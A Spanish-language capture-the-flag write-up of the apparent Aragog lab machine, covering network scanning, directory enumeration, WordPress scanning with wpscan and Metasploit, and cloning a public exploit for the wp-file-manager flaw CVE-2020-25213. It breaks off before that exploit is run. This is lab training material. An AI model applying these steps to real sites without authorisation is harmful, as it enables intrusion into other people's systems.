INFORME ARAGOG


Adrià Trillo Rodríguez

1 CONTENIDO

2 ESCANEO DE LA RED


Para saber la IP que le corresponde a la máquina víctima, utilizaremos arp-scan.

```
arp-scan -l -I vboxnet0
```



3 NMAP


Realizaremos un escaneo de puertos para saber qué puertos y servicios podemos explotar.



4 ACCEDIENDO A LA WEB

Al ver que tenemos el puerto 80 abierto, accedemos a la web mediante la IP.

```
http://192.168.56.102
```



5 GOBUSTER

Para poder encontrar otros directorios a los que acceder y obtener más información, ejecutaremos un **gobuster**.


```
gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/seclists/Disco-
very/Web-Content/directory-list-2.3-medium.txt
```

Para este escaneo con **gobuster**, hemos descargado un diccionario más completo llamado **SecLists**, el cual incluye una amplia variedad de diccionarios diseñados para pruebas de seguridad.


```
┌[]─[root@parrot]─[/home/glox]
└─── #gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/seclists/Discovery/Web-
tory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.102
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-
um.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog                (Status: 301) [Size: 315] [--> http://192.168.56.102/blog/]
/javascript          (Status: 301) [Size: 321] [--> http://192.168.56.102/javascript/]
/server-status       (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
┌[root@parrot]─[/home/glox]
└─── #
```

6 PROFUNDIZANDO EN LA WEB

Al hacer el **gobuster** y listar todos los directorios disponibles, vemos que nos encuentra un directorio llamado “**blog**”, y, si accedemos a este encontraremos una web con un cuerpo html pero sin un css detrás que le otorgue estilos.



Hay un pequeño linl al final de esta web para logearse, que, si clicamos nos redirigirá a un log in para iniciar sesión en **WordPress**, Sin embargo, nos dará un **“not found”,** ya que es un nuevo dominio que no hemos agregado a nuestro archivo hosts.



Para que nos resuelva el domino, debemos agregarlo al archivo hosts con el comando echo.

```
echo “wordpress.aragog.hogwarts 192.168.56.102” » /etc/hosts
```

Si volvemos a buscar el dominio después de agregarlo al archivo **hosts**, esta vez sí se resolverá correctamente. Esto se debe a que hemos vinculado la IP de la máquina víctima con su nombre de dominio en el archivo hosts.

7 WPSCAN

Como vemos, esta web está basada en **WordPress**, por lo que utilizaremos **wpscan** para evaluar su seguridad y detectar posibles vulnerabilidades. Para ello, utilizaremos el siguiente comando:

```
wpscan --url http://192.168.56.102/blog
```

8 MSFCONSOLE

Debido a la versión de **WordPress** detectada, utilizaremos **Metasploit** para verificar si existen vulnerabilidades explotables en esta versión.

Además, **Metasploit** proporciona una base de datos de **exploits** que puede ser útil para sitios **WordPress** vulnerables.

Una vez dentro, buscaremos las vulnerabilidades de **wordpress**

```
search wordpress
```

```
[msf](Jobs:0 Agents:0) >> search wordpress

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check
  Description
   -    ----                                                  ---------------  ----       -----
  -----------
   0    auxiliary/scanner/http/wp_abandoned_cart_sqli         2020-11-05       normal     No
  Abandoned Cart for WooCommerce SQLi Scanner
   1    exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28       normal     No
  Adobe Flash Player "Button" Remote Code Execution
   2    exploit/windows/browser/adobe_flashplayer_newfunction 2010-06-04       normal     No
  Adobe Flash Player "newfunction" Invalid Pointer Use
   3    exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04    normal     No
  Adobe Flash Player "newfunction" Invalid Pointer Use
   4    exploit/osx/local/rootpipe_entitlements               2015-07-01       great      Yes
  Apple OS X Entitlements Rootpipe Privilege Escalation
   5    exploit/osx/local/rootpipe                            2015-04-09       great      Yes
  Apple OS X Rootpipe Privilege Escalation
   6    exploit/windows/ftp/easyftp_cwd_fixret                2010-02-16       great      Yes
  EasyFTP Server CWD Command Stack Buffer Overflow
   7    exploit/freebsd/local/rtld_execl_priv_esc             2009-11-30       excellent  Yes
  FreeBSD rtld execl() Privilege Escalation
   8    auxiliary/scanner/kademlia/server_info                                 normal     No
  Gather Kademlia Server Information
   9    exploit/unix/webapp/joomla_akeeba_unserialize         2014-09-29       excellent  Yes
  Joomla Akeeba Kickstart Unserialize Remote Code Execution
   10   exploit/windows/fileformat/ms12_005                   2012-01-10       excellent  No
  MS12-005 Microsoft Office ClickOnce Unsafe Object Package Handling Vulnerability
   11   exploit/unix/webapp/php_xmlrpc_eval                   2005-06-29       excellent  Yes
  PHP XML-RPC Arbitrary Code Execution
   12   exploit/unix/http/pihole_dhcp_mac_exec                2020-03-28       good       Yes
  Pi-Hole DHCP MAC OS Command Execution
   13   exploit/linux/misc/quest_pmmasterd_bof                2017-04-09       normal     Yes
  Quest Privilege Manager pmmasterd Buffer Overflow
   14   exploit/windows/http/sws_connection_bof               2012-07-20       normal     Yes
  Simple Web Server Connection Header Buffer Overflow
   15   exploit/multi/php/wp_duplicator_code_inject           2018-08-29       manual     Yes
  Snap Creek Duplicator WordPress plugin code injection
   16   exploit/multi/http/wp_db_backup_rce                   2019-04-24       excellent  Yes
  WP Database Backup RCE
   17   exploit/windows/fileformat/winrar_name_spoofing       2009-09-28       excellent  No
  WinRAR Filename Spoofing
   18   post/windows/gather/credentials/razer_synapse                          normal     No
  Windows Gather Razer Synapse Password Extraction
   19   exploit/multi/http/wp_ait_csv_rce                     2020-11-14       excellent  Yes
  WordPress AIT CSV Import Export Unauthenticated Remote Code Execution
   20   exploit/unix/webapp/wp_admin_shell_upload             2015-02-21       excellent  Yes
  WordPress Admin Shell Upload
   21   auxiliary/gather/wp_all_in_one_migration_export       2015-03-19       normal     Yes
  WordPress All-in-One Migration Export
```

En nuestro caso, buscaremos el **exploit** que ponga **“wordpress_scanner”**, que, en nuestro caso es el 107

```
Wordpress RegistrationMagic task_ids Authenticated SQLi
 107  auxiliary/scanner/http/wordpress_scanner
```

Le indicamos que utilizaremos el 107 con el siguiente comando:

```
use 107
```

Además, debemos de indicarle el **RHOSTS** y la **URL**.

```
set RHOSTS 192.168.56.102
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >> set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```

```
set targeturi /blog
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >> set targeturi /blog
targeturi => /blog
```

Le indicamos que lo ejecute


```
run
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >> run

[*] Trying 192.168.56.102
[+] 192.168.56.102 - Detected Wordpress 5.0.12
[*] 192.168.56.102 - Enumerating Themes
[*] 192.168.56.102 - Progress  0/2 (0.0%)
[*] 192.168.56.102 - Finished scanning themes
[*] 192.168.56.102 - Enumerating plugins
[*] 192.168.56.102 - Progress   0/61 (0.0%)
[+] 192.168.56.102 - Detected plugin: wp-file-manager version 6.0
[*] 192.168.56.102 - Finished scanning plugins
[*] 192.168.56.102 - Searching Users
[*] 192.168.56.102 - Was not able to identify users on site using /blog/wp-json/wp/v2/users
[*] 192.168.56.102 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/wordpress_scanner) >>
```


9 BÚSQUEDA DE EXPLOIT

Llegados a este punto, ahora que ya sabemos su vulnerabilidad, tendremos que realizar un poco de recerca en internet para informarnos e intentar conseguir el archivo que nos permita realizar el **exploit** al plugin que hemos encontrado.


Tras buscar por internet, encontramos que **exploit-db** tiene información acerca de este **exploit** que hemos encontrado.



Para una búsqueda más profunda, miraremos el **CVE** y buscaremos el archivo en GitHub.



En nuestro caso, cogeremos el archivo del repositorio de **“mansoorr123”.**



Copiamos el link del repositorio y lo descargamos en nuestra máquina atacante.

```
git clone https://github.com/mansoorr123/wp-file-manager-CVE-2020-25213.git
```

```
┌─[root@parrot]─[/home/glox/laboratorios/Aragog]
└──╼ #git clone https://github.com/mansoorr123/wp-file-manager-CVE-2020-25213.git
Clonando en 'wp-file-manager-CVE-2020-25213'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 32 (delta 6), reused 8 (delta 0), pack-reused 0 (from 0)
Recibiendo objetos: 100% (32/32), 115.88 KiB | 698.00 KiB/s, listo.
Resolviendo deltas: 100% (6/6), listo.
┌─[root@parrot]─[/home/glox/laboratorios/Aragog]
└──╼ #
```

,


Una vez lo tenemos descargado, le damos permisos al archivo para poder ejecutarlo.

```
chmod +x wp-file-manager-CVE-2020-25213/wp-file-manager-exploit.sh
```

Sin embargo, si lo ejecutamos, nos dirá que le indiquemos una URL, por lo que seguiremos buscando como encontrar la vulnerabilidad.

